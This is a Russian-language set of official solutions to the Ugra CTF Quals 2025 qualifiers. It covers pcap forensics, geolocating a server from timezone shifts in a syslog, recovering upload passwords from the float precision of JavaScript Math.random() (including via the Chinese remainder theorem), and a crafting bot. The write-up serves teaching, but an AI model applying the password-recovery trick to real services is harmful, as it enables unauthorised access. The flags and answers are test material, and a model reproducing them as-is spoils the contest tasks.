Задания, решения и критерии Ugra CTF Quals 2025

Критерии

Формат проведения этапа

Отборочный этап длился 36 часов. Участники решали задания в командах размером до 5 человек.

Каждый участник олимпиады получал персональный вариант каждой задачи. Варианты были сгенерированы непосредственно при получении задания. Генераторы вариантов и исходные коды задач расположены в репозитории олимпиады: https://github.com/teamteamdev/ugractf-2025-quals.

Для генерации собственного варианта запустите в директории соответствующего задания скрипт: `python3 generate.py uuid ..`

Критерии оценивания

Каждое задание оценивается в полный балл, если участник смог получить и сдать соответствующий ответ, и в ноль баллов во всех остальных случаях.

- Победителями олимпиады были признаны участники, набравшие 1950 и более баллов.
- Призёрами олимпиады были признаны участники, набравшие 500 и более баллов.

В заключительный этап были приглашены все победители и призёры отборочного этапа.

Задачи и решения

Вещает, видимо

Форензика, 150 очков.

> Мало нам номерных радиостанций, стали появляться ещё и буквенные.
>
> *apparentcast.pcap*

Решение

В задании говорится о том, что кто-то кому-то что-то *вещает*.

Откроем файл. Почти все виды трафика, который там есть, какие-то неадекватные: битые TCP-сессии и невозможные DNS-запросы. Большую часть дампа занимает UDP-трафик с адреса 239.1.66.6, поступающий постоянно и равномерно. Адреса из подсети 239.0.0.0/8 — это multicast-адреса, используемые для массового вещания в интернете — там вполне может быть и наш *вещатель*.

Сохраним весь этот поток в файл — для этого нажмём на любой из пакетов правой кнопкой и выберем *Follow* → *UDP Stream*. Внизу окна надо обязательно выбрать *Show data as*: *Raw* — иначе файл сохранится с точками вместо непечатных символов. Сохраним файл — назовём его, например, `udpdump.bin`.

Попробуем понять, что там.

```
$ binwalk udpdump.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
```

```
--------------------------------------------------------------------------------
548           0x224           MPEG transport stream data
1676          0x68C           MPEG transport stream data
3180          0xC6C           MPEG transport stream data
5248          0x1480          MPEG transport stream data
6564          0x19A4          MPEG transport stream data
8256          0x2040          MPEG transport stream data
9572          0x2564          MPEG transport stream data
10700         0x29CC          MPEG transport stream data
11828         0x2E34          MPEG transport stream data
13332         0x3414          MPEG transport stream data
14272         0x37C0          MPEG transport stream data
15588         0x3CE4          MPEG transport stream data
...
```

Вот и нашли то место, где нам *вещают*.

Поведение видеоплееров при виде этого файла различается. Так, *mpv* вопроизводит видео так, как оно должно выглядеть, но не позволяет перематывать (потому что там битые метки времени). *VLC* и *ffplay* показывают первые кадры нормально, а остальные — бесконечно быстро. Вероятно, какие-то плееры просто отказываются воспринимать файл.

Чтобы получить из этого нормальный видеофайл, можно выполнить конвертацию с переопределением частоты кадров входного потока (тогда метки времени будут сгенерированы заново, в соответствии с порядком кадров в файле):

```
$ ffmpeg -r 25 -i udpdump.bin -c:v copy udpdump.mp4
```

Прогнорировав все ругательства про битые данные, можно уже полноценно смотреть, что получилось.

Флаг: **ugra_abrupt_and_furious_yet_braindead_yg3ltj2jg96gk**

Сервер с бородой

Сетевая разведка, 300 очков.

> Ходит легенда, что в подвале одного из корпусов одного технологического университета уже очень давно стоит и работает сервер, который все боятся трогать. Поговаривают, он даже ни разу не перезагружался. В качестве доказательства удалось получить системный журнал.
>
> Вычислите, где находится этот сервер. Можно даже не очень точно.
>
> Примечание: вашей команде доступно только 7 попыток ввода координат.
>
> *Обновлено 8 марта в 18:33:* стоимость увеличена с 200 до 300.
>
> *Добавлено 9 марта в 00:10:* Подсказка: Сервер настолько древний, что в логах отразились следы событий, уникальных для этого региона.
>
> *Добавлено 9 марта в 19:00:* Подсказка: Упомянутые в прошлой подсказке события затронули не только этот компьютер, но и все вычислительные устройства региона, да и не только вычислительные, хотя это смотря как считать.
>
> syslog.gz
> *https://beardbox.q.2025.ugractf.ru/token*

Решение

Нам дан очень большой системный лог. Насколько большой? Можем оценить по количеству упоминаемых месяцев:

```
$ zcat syslog.gz | awk '{print $1}' | uniq | nl
     1  Dec
     2  Jan
```

```
     3  Feb
     4  Mar
...
   315  Feb
   316  Mar
```

Получается, лог вёлся 26 с лишним лет. Можно даже выяснить, какие именно это были годы, по событиям синхронизации времени — и привязать это к конкретным строкам:

```
$ zcat syslog.gz | nl | grep ntpd
1210890 Aug 26 18:35:19 localhost ntpd[31564]: time reset by step to 2016-08-26 18:35:19 (offset -0.163922 sec)
1240862 Feb 01 01:43:11 localhost ntpd[36879]: time reset by step to 2017-02-01 01:43:11 (offset -0.012117 sec)
...
1769707 Oct 20 14:21:03 localhost ntpd[36510]: time reset by step to 2024-10-20 14:21:03 (offset 0.302372 sec)
1780358 Dec 16 07:15:06 localhost ntpd[15008]: time reset by step to 2024-12-16 07:15:06 (offset -0.359451 sec)
```

Отсчитывая назад, можем заключить, что первые строки относятся к 1998 году.

Можно заметить, что события в логе происходят достаточно часто: обязательно несколько штук в час. При этом системный лог ведётся в местном времени (вернее, в том времени, которое выбрано в настройках сервера — и зачастую это именно местное время, если не предпринято специальных усилий). Местное время в некоторых частях планеты бывает летнее и зимнее; кроме того, правила перехода между летним и зимним временем, а также сам часовой пояс могут меняться по решению местных властей.

Попробуем найти в логе все временны́е аномалии — прыжки назад, а также вперёд более чем на час:

```
import gzip, datetime

current_year = 1998
prev_month = "Dec"
prev_timestamp = None

for line in gzip.open("syslog.gz", "rt"):
    month = line[:3]
    if prev_month == "Dec" and month == "Jan":
        current_year += 1
    prev_month = month

    timestamp = datetime.datetime.strptime(f"{current_year} {line[:14]}", "%Y %b %d %H:%M:%S")

    if prev_timestamp:
        diff = (timestamp - prev_timestamp).total_seconds()
        if diff < 0 or diff > 3600:
            print(f"{prev_timestamp} - {timestamp}")
    prev_timestamp = timestamp
```

Найдутся вот такие сдвиги:

```
2004-05-31 23:51:05 - 2004-05-31 23:00:05
2004-06-12 23:52:02 - 2004-06-13 01:06:01
2007-12-29 23:53:04 - 2007-12-30 01:02:03
2008-03-15 23:54:03 - 2008-03-15 23:01:05
2008-10-18 23:54:00 - 2008-10-19 01:07:02
2009-03-14 23:46:05 - 2009-03-14 23:01:04
```

Существует база данных tzdata, содержащая информацию обо всех правилах исчисления времени, включая исторические изменения.

Переключение часового пояса два раза за менее чем две недели (в 2004) — явно не регулярное событие, и оно там должно быть отражено. Поискав в текстовых файлах базы даты, похожие на наши, находим,

что 13 июня 2004 упоминается только один раз:

```
# Tucumán (TM)
Zone America/Argentina/Tucuman -4:20:52 - LMT   1894 Oct 31
        #STDOFF -4:16:48.25
            -4:16:48 -  CMT 1920 May
            -4:00   -   %z  1930 Dec
            -4:00   Arg %z  1969 Oct  5
            -3:00   Arg %z  1991 Mar  3
            -4:00   -   %z  1991 Oct 20
            -3:00   Arg %z  1999 Oct  3
            -4:00   Arg %z  2000 Mar  3
            -3:00   -   %z  2004 Jun  1
            -4:00   -   %z  2004 Jun 13
            -3:00   Arg %z
```

И действительно, в Аргентине самые странные правила перехода на летнее время: решение о том, переходить ли на другое время, принимается каждый раз, причём отдельные провинции могут принимать решение самостоятельно. В 2004 разные провинции действительно принимали решение в разное время, итогом чего стал сущий кошмар.

Так или иначе, компьютер, породивший данный лог, мог находиться только в провинции Тукуман.

Технологический университет в этой провинции единственный: это филиал Национального Технологического *(Facultad Regional Tucumán de la Universidad Tecnológica Nacional)*. Его легко найти на картах и ввести ответ: *-26.8170836, -65.1986317*.

С сайта нам радостно машут флагом Аргентины.

Флаг: **ugra_federation_is_so_federative_k2ppnixvfho7**

Коробкошка

Криптография, 250 очков.

> Несмотря на то, что кошки все перевернули, на сайт продолжают заливать флаги. Разберитесь, в чем тут дело, и наградите непричастных.
>
> *Добавлено 9 марта в 00:10:* Подсказка: Чтобы получить доступ к флагу, обязательно нужно ввести правильный пароль.
>
> *https://boxcat.q.2025.ugractf.ru/token*

Решение

Это задание — более сложная версия Кошкоробки, прочитайте сначала её разбор.

Это задание отличается от предыдущего единственным местом: кошки поменяли местами ID и пароль. Теперь нам известны не старшие цифры `n`, а только младшие. Трюк с округлением больше не работает вообще.

Как решать задачу — непонятно, но давайте осознаем всю информацию об `n`, которая у нас есть.

В данном примере в качестве ID будет выступать `v6h3lyumrj9dfy3rpy5fpb4uu3yalerk`. «Последние 32 цифры числа `n` в тридцатишестеричной системе» можно переписать на математический язык как `n mod 36^32`, т.е.

- `n mod 36^32 = 548594820769504974193362150947056596024062891786 24`.

Также нам известно, что все биты в `n`, кроме первых `53`, — это 0. Длина `n` в radix-36 — это `64` (сумма длины ID и фиксированной длины пароля `32`), то есть `n ≥ 36 ** 64`, поэтому бинарное представление `n` содержит хотя бы `331` бит, а значит, по меньшей мере последние `331 - 53 == 278` бит нулевые:

- `n mod 2^278 = 0`.

Люди, знающие теорию чисел, наверняка уже догадались, к чему идёт дело. Китайская теорема об остатках (КТО) позволяет объединить эти два утверждения в одно и посчитать `n mod HOK(36^32, 2^278)`. Поскольку `n < 36^65`, а итоговый модуль `> 36^65`, это значение будет с точностью совпадать с `n`.

Осталось реализовать алгоритм КТО или найти библиотеку:

```
# n = x (mod m1), n = 0 (mod m2)
m1 = 36 ** 32
x = 548594820769504974193362150947056596024062891786 24
m2 = 2 ** 278

g = math.gcd(m1, m2)
assert x % g == 0
x //= g
m1 //= g
m2 //= g

n = (x * pow(m2, -1, m1)) % m1 * m2 * g
print(n)
```

```
344830232562357055994509777840959806513401112743219082078913841285227292670726645793361752828044 9024
```

И перевести `n` в ID и пароль:

```
> n = 344830232562357055994509777840959806513401112743219082078913841285227292670726645793361752828044 9024n.toString(36)
"uxwrz26w7b2p8zw4ghtae32ffwjkyls4v6h3lyumrj9dfy3rpy5fpb4uu3yalerk"

> [n.substr(0, 32), n.substr(32)]
Array [ "uxwrz26w7b2p8zw4ghtae32ffwjkyls4", "v6h3lyumrj9dfy3rpy5fpb4uu3yalerk" ]
//      ^ пароль                            ^ ID
```

Флаг: **ugra_send_pics_please_fwtlc0q4t98t**

О решаемости задания На генерирующем сервере `Math.random()` был изменён, чтобы всегда возвращать число, меньшее либо равное 0.1, чтобы `n` гарантированно имело достаточно большую длину.

Для очень коротких `n` модуль, который в разборе был равен `2^278`, мог быть настолько низким, что `HOK` оказался бы меньше `36^(1 + длина n)`. Это случается с чрезвычайно низкой вероятностью, но, зная нашу везучесть, этот случай было решено не допускать вообще.

Кошкоробка

Прочее, 100 очков.

> На мой любимый сайт с кошками кто-то залил флаг. Разберитесь, в чем тут дело, и накажите невиновных.
>
> *Добавлено 9 марта в 00:10:* Подсказка: Чтобы получить доступ к флагу, обязательно нужно ввести правильный пароль.
>
> *https://catbox.q.2025.ugractf.ru/token*

Решение

Дан сайт, куда можно заливать файлы за паролем и скачивать файлы по паролю. Уже залит флаг, но пароль к нему не дан.

Ходим по сайту и на странице загрузки нового файла видим следующий HTML-код:

```
<form method="POST" enctype="multipart/form-data">
    <input type="hidden" name="id">
    <input type="hidden" name="password">
```

```html
    <input type="file" name="file"> (no more than 256 KiB)<br>
    <input type="submit">
</form>
<script type="text/javascript">
    var n = BigInt(Math.random() * 1e100).toString(36);

    document.getElementsByName("id")[0].value = n.substr(0, 32);
    document.getElementsByName("password")[0].value = n.substr(32);

</script>
```

Таким образом, и ID, и пароль инициализируются на клиенте и порождены одним вызовом `Math.random()`. ID мы знаем. Сможем ли из него узнать пароль? Как ни странно, да.

Вспомним, что тип чисел в JavaScript по умолчанию — это 64-битные floating-point числа. Работает это так: хранится некоторое фиксированное количество значащих цифр, а именно, 52 бита (или 53, зависит от того, как считать), а также степень двойки (возможно, отрицательная), на которое это число надо умножить, чтобы получить истинное значение.

Формат весьма удобный, но имеет свои ограничения: после старших 52 битов в числе просто используются нулевые биты. Продемонстрируем это, посчитав в консоли битовое представление величины какого-нибудь очень большого случайного числа:

```
> x = Math.random() * 1e100; x.toString(2)
"101101110100011111101010000110101001000101100101011100000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000"
```

Мало того, что оно оказалось целым, так ещё и много последних цифр — двоичные нули. Понятно, что погрешность такого представления очень большая, например:

```
> x + 2 ** 274 === x
true

// А вот на одну степень больше уже не хватает
> x + 2 ** 275 === x
false
```

Поэтому, чтобы однозначно задать `x`, достаточно знать его длину и значение с относительной погрешностью около `2^-53`.

В задании длина `n` — либо `BigInt(1e100).toString(36).length` (то есть `65`) символов, либо чуть меньше, что легко перебрать. А примерное значение `n` можно получить исходя из его префикса ID: это даёт `32` цифры в тридцатишестеричной системе счисления, то есть сильно большую точность, чем необходимая `2^-53`.

Решение:

```
>>> n = int("1jwf2jl9l9qqps19f617hiewtrqbcfov" + "0" * 33, 36)  # примерное значение n
>>> n = int(float(n))  # округляем до ближайшего представимого float
>>> print(n)
6229789561217694485793531330525741685363354181670928509709220962332968886813105872214045881136054272

> n = 6229789561217694485793531330525741685363354181670928509709220962332968886813105872214045881136054272.toString(36)
"1jwf2jl9l9qqps19f617hiewtrqbcfoviyzf75wv8asivrrbt3ysphbuf17o4g1kw"

> [n.substr(0, 32), n.substr(32)]
Array [ "1jwf2jl9l9qqps19f617hiewtrqbcfov", "iyzf75wv8asivrrbt3ysphbuf17o4g1kw" ]
//        ^ ID                                ^ пароль
```

Скачиваем флаг с таким паролем и радуемся жизни:

Флаг: **ugra_no_thoughts_only_meow_meow_rxpxrx7qmdtk**

О решаемости задания На генерирующем сервере `Math.random()` был модифицирован, чтобы возвращать числа, большие либо равные 0.1, чтобы `n` гарантированно имело достаточно большую длину. Это нужно по двум причинам:

- Было бы нечестно, если кому-то пришлось бы перебирать сильно больше длин, ведь кто-то мог бы делать это вручную и, не увидев правильного ответа, остановиться раньше времени.
- При коротких `n` точность может быть ниже `2^-53`. Это случается с чрезвычайно низкой вероятностью, но от этого случая также было решено отгородиться в целях увеличения предсказуемости.

Постмортем Почему задание за 100 баллов решили так мало команд? Какие только попытки мы ни увидели: люди заливали PHP-файлы, вставляли path traversal в ID, перезаписывали ID существующего файла с флагом, угадывали сид `Math.random()` по времени заливки файла...

Чтобы навести на мысль, что пароль нужно честно восстанавливать, а не искать дыру в сервисе, в середине соревнования мы добавили подсказку:

> Чтобы получить доступ к флагу, обязательно нужно ввести правильный пароль.

Правда, помогла она не сильно. Судя по всему, обстоятельством непреодолимой силы здесь выступило незнание участниками существования IEEE-754 и того, что в целом представляют из себя числа с плавающей точкой. Ну что ж, надеемся, теперь вы узнали много нового.

CraftCraft

Программирование, 300 очков.

> Мне одно яйцо дракона, пожалуйста.
>
> Вы можете поднять копию сайта локально, скачав архив с исходниками, запустив `docker build -t craftcraft . && docker run -p 3001:3001 craftcraft` и открыв ссылку `http://127.0.0.1:3001/token/`. Это ускорит отладку ваших решений, убрав задержку сети, а также уменьшит нагрузку на сервер.
>
> craftcraft.zip
> *https://craftcraft.q.2025.ugractf.ru/token*

Решение

Нам доступна игра, похожая на Minecraft, но единственная доступная из игры механика — крафтинг:




Рис. 1: game.png

Осмотримся. Есть пять базовых элементов, которых доступно бесконечное количество. На них можно кликнуть и взять в курсор. После этого можно либо их выбросить, перетащив в *Trash bin*, либо поставить в слот в инвентаре или верстаке. Работает достаточно много функциональности обычного Minecraft: клики правой кнопкой мыши, двойные клики, клики с зажатым Shift и распределение по нескольким слотам через удерживание кнопки мыши работают как обычно.

Но вот рецепты отличаются от обычного Minecraft очень сильно: базовые рецепты типа кроватей и очей Края работают так же, но добавлено много весёлых крафтов и айтемов, которых в нормальной игре нет.

В условии написано:

> Мне одно яйцо дракона, пожалуйста.

Рецепт для яйца дракона действительно есть: для него нужны 8 кроватей и дракон. Для дракона нужна лава и 8 зажжённых порталов, для зажжённого портала нужен пустой портал и око, для ока нужен жемчуг, для жемчуга пиглины, для пиглинов Pigstep и свиньи, для свиней загон с картошкой, для картошки зомби и алмазный меч... В общем, цепочка длиннющая, и хотелось бы заранее понимать, сколько чего надо накрафтить.

Анализ К счастью, в архиве приложен JSON с рецептами. Рецепты упорядочены... по алфавиту; хотелось бы для удобства переупорядочить их в порядке, в котором они понадобятся для крафта. Это называется топологической сортировкой, и в Python она встроена:

```
from collections import defaultdict
from graphlib import TopologicalSorter
import json


with open("app/static/recipes.json") as f:
    recipes = json.load(f)

graph = defaultdict(list)
recipe_for_item = {}
```

```
for recipe in recipes:
    for input in recipe["inputs"]:
        if input is not None:
            graph[recipe["output"]["item"]].append(input)
    recipe_for_item[recipe["output"]["item"]] = recipe

order = list(TopologicalSorter(graph).static_order())

for item in order:
    print(item)
```

```
log
water
lava
dirt
sand
coal
planks
cobblestone
obsidian
...
eye_of_ender
wool
portal_frame
bed
portal_frame_with_eye
dragon
dragon_egg
```

Теперь посчитаем, сколько ресурсов нужно для того, чтобы скрафтить одно яйцо дракона:

```
obligations = defaultdict(int)
obligations["dragon_egg"] = 1

for item in order[::-1]:
    if item not in recipe_for_item:
        # Элемент из окружения
        continue

    recipe = recipe_for_item[item]
    crafts_needed = math.ceil(obligations[item] / recipe["output"]["amount"])
    for input in recipe["inputs"]:
        if input is not None:
            obligations[input] += crafts_needed

for item in order:
    print(item, obligations[item])
```

```
log 4817
water 580
lava 581
dirt 99
sand 376
coal 245
planks 15346
cobblestone 3387
obsidian 156
...
```

```
eye_of_ender 11
wool 24
portal_frame 8
bed 8
portal_frame_with_eye 8
dragon 1
dragon_egg 1
```

Ой, много. На то, чтобы за один раз накрафтить `15346` досок, не хватит даже места в инвентаре.

Базовая идея метода Получается, крафтить обязательно нужно по чуть-чуть, причём стараться не забить инвентарь. Хочется выбрать такой порядок крафтов, чтобы за раз добавлялось мало элементов, но при этом крафтились самые сложные элементы, которые на текущий момент возможно скрафтить — это нужно для того, чтобы инвентарь меньше забивался, потому что сложные предметы занимают меньше места, чем требуемые на их крафт ресурсы.

Один из вариантов этого достичь — написать примерно следующий цикл (это псевдокод):

```
goal = "dragon_egg"
while not can_craft(goal):
    goal = find_missing_dependency(goal)
craft(goal)
```

Так мы на начальных итерациях будем подниматься по графу крафтов до простых элементов и стремиться крафтить именно их. Например, начиная с момента, когда мы спустимся до забора (`fence`), поведение при итеративном повторе этого алгоритма будет следующим:

1. `fence` → `planks` → `log` — достаём `log` из окружения
2. `fence` → `planks` — крафтим `planks`
3. `fence` → `stick` → `planks` → `log` — достаём `log` из окружения
4. `fence` → `stick` → `planks` — крафтим `planks`
5. `fence` → `stick` — крафтим `stick`
6. `fence` — крафтим `fence`

Этот алгоритм соответствует интуитивному пониманию того, как мы крафтили бы такое руками.

Коммуникация с сервером Чтобы узнать протокол общения с сервером, можно либо прочитать приложенный в архиве файл server.py, либо веб-клиент client.js. Первое сделать проще, и оттуда вытекает, что сервер поддерживает следующие операции, которые нужно отправлять в веб-сокет:

- `{"cmd": "pick", "item": "..."}` — берёт элемент из окружения в курсор
- `{"cmd": "move", "from": ..., "to": ..., "amount": ...}` — перемещает сколько-то элементов из одного слота в другой
- `{"cmd": "drop", "full": ...}` — перемещает либо все, либо один элемент из курсора в мусор
- `{"cmd": "craft", "full": ...}` — крафтит либо все элементы в инвертарь, либо один элемент в курсор

При этом у курсора, верстака и инвентаря сквозная нумерация слотов. В ответ на каждое из сообщений сервер присылает новое полное состояние игры, включающее в себя список и количество элементов в каждом слоте.

Напишем вспомогательные функции:

```python
def receive_slots():
    global slots
    while (message := json.loads(ws.recv()))["cmd"] == "advancement":
        pass
    assert message["cmd"] == "slots"
    slots = message["slots"]

def send(message):
    ws.send(json.dumps(message))
```

```
    receive_slots()

def get_empty_inventory_slot():
    for slot in range(10, 46):
        if slots[slot] is None:
            return slot
    assert False, "No empty slots found"

def get_inventory_slot_with_item(item):
    for slot in range(10, 46):
        if slots[slot] is not None and slots[slot]["item"] == item:
            return slot
    assert False, f"No slots with {item} found"
```

Чтобы не тратить время, запустим код на локальном сервере:

```
ws = create_connection("ws://127.0.0.1:3001/mj2i07cv607pi6j0/ws")
receive_slots()

while True:
    # Посмотрим, что есть в инвентаре
    inventory = defaultdict(int)
    for slot in slots:
        if slot is not None:
            inventory[slot["item"]] += slot["amount"]

    goal = "dragon_egg"

    while True:
        recipe = recipe_for_item.get(goal)

        if recipe is None:
            # Это элемент из окружения, его можно получить сразу в количестве 64
            send({
                "cmd": "pick",
                "item": goal,
            })

            # ...и переместить в пустой слот
            target_slot = get_empty_inventory_slot()
            send({
                "cmd": "move",
                "from": 0,
                "to": target_slot,
                "amount": 64,
            })
            break
        else:
            # Посмотрим, хватит ли ресурсов на один крафт
            counts_needed = defaultdict(int)
            for input_item in recipe["inputs"]:
                if input_item is not None:
                    counts_needed[input_item] += 1

            for input_item, amount in counts_needed.items():
                if inventory[input_item] < amount:
                    # Не хватает — требуем накрафтить зависимость
```

```
                goal = input_item
                break
        else:
            # Хватает — идём крафтить

            # Заполняем слоты верстака
            for i, input_item in enumerate(recipe["inputs"]):
                if input_item is None:
                    continue
                crafting_table_slot = 1 + i
                inventory_slot = get_inventory_slot_with_item(input_item)
                send({
                    "cmd": "move",
                    "from": inventory_slot,
                    "to": crafting_table_slot,
                    "amount": 1,
                })

            # Крафтим и позволяем серверу автоматически перенести результат в инвентарь
            send({
                "cmd": "craft",
                "full": True,
            })
            break
```

И не зря: мы упёрлись в какой-то лимит.




Рис. 2: times_up.png

Оптимизация По коду сервера понимаем, что дело не во времени, а в том, что нам разрешено сделать всего 30000 операций. Придётся что-то оптимизировать: видимо, крафтить нужно не по одному элементу, а сразу несколько. Но сразу скрафтить *всё* тоже нельзя — не хватит места... Придётся искать компромисс: попробуем крафтить несколько элементов, но с ограничением. Добавим:

```
goal = "dragon_egg"
goal_count = 1

...

while True:
    ...
    else:
```

```
...

# Крафтим сколько нужно, но не больше LIMIT раз
craft_count = min(LIMIT, math.ceil(goal_count / recipe["output"]["amount"]))

for input_item, amount in counts_needed.items():
    if inventory[input_item] < amount * craft_count:
        # Не хватает — требуем накрафтить зависимость, чтобы хватило впритык
        goal = input_item
        goal_count = amount * craft_count - inventory[input_item]
        break
else:
    # Хватает — идём крафтить

    # Заполняем слоты верстака
    for i, input_item in enumerate(recipe["inputs"]):
        if input_item is None:
            continue
        crafting_table_slot = 1 + i
        amount = craft_count

        # Перетаскиваем из слотов, сколько можем
        while amount > 0:
            inventory_slot, count_in_slot = get_inventory_slot_with_item(input_item)
            send({
                "cmd": "move",
                "from": inventory_slot,
                "to": crafting_table_slot,
                "amount": min(count_in_slot, amount),
            })
            amount -= count_in_slot

    # Крафтим и позволяем серверу автоматически перенести результат в инвентарь
    send({
        "cmd": "craft",
        "full": True,
    })
    break
```

При `LIMIT = 1` поведение эквивалентно текущему. Поиграемся с `LIMIT` и увидим, что при `LIMIT = 16` и слотов хватает, и операций хватает. Осталось запустить решение на настоящем сервере и получить ачивку:




Рис. 3: solved.png

Флаг: **ugra_how_did_we_get_here_zs18mtvhkk8v**

Необязательные оптимизации У этой задачи есть чуть более оптимальное решение. Дело в том, что сейчас мы не совсем эффективно обрабатываем рецепты майнинга. Например, для получения алмазной руды нужна карта и лазурит, а для получения лазурита тоже нужна карта. Таким образом, в зависимостях алмазной руды присутствует разветвление, которое в обоих путях приводит к карте. Поскольку наш алгоритм всегда спускается только по одному пути, мы увидим только одну карту и накрафтим только одну карту, хотя нам гарантированно понадобится вторая.

Это не критично для решения задания, но если хочется приблизиться к оптимуму, можно подумать над алгоритмом, который позволит спускаться по всем путям параллельно. Для этого можно воспользоваться методом, похожим на код с `obligations` из начала разбора. Будем поддерживать в `obligations` количество элементов, которые нам нужны, включая уже готовые, следующим образом:

```
obligations = defaultdict(int)
obligations["dragon_egg"] = 1

for item in order[::-1]:
    unsatisfied_obligations = obligations[item] - inventory[item]
    if unsatisfied_obligations ≤ 0:
        continue

    ...

    craft_count = min(LIMIT, math.ceil(unsatisfied_obligations / recipe_for_item[item]["output"]["amount"]))

    if all(
        inventory[input_item] ≥ amount * craft_count
        for input_item, amount in counts_needed.items()
    ):
        # Если хватает, крафтим как раньше
        break

    # Не хватает — пробрасываем требования в зависимости
```

```
    for input_item, amount in counts_needed.items():
        obligations[input_item] += amount * craft_count
```

По сути мы здесь крафтим последний элемент, который можно скрафтить и который при этом *нужно* скрафтить, где понятие «нужно» искусственно ограничено, чтобы не крафтить настолько много элементов, что они заполнят все слоты.

Но так нам всё равно перестаёт хватать слотов, поэтому сделаем финт ушами. Сейчас у нас практически всегда есть пять слотов в инвентаре, хранящие «мусор» из окружения, который мы в любой момент и так можем получить достаточно легко. Перепишем код так, чтобы каждый раз доставать элементы из окружения напрямую, а не через слоты:

```
if input_item in recipe_for_item:
    # Перетаскиваем из слотов сколько можем
    while amount > 0:
        inventory_slot, count_in_slot = get_inventory_slot_with_item(input_item)
        send({
            "cmd": "move",
            "from": inventory_slot,
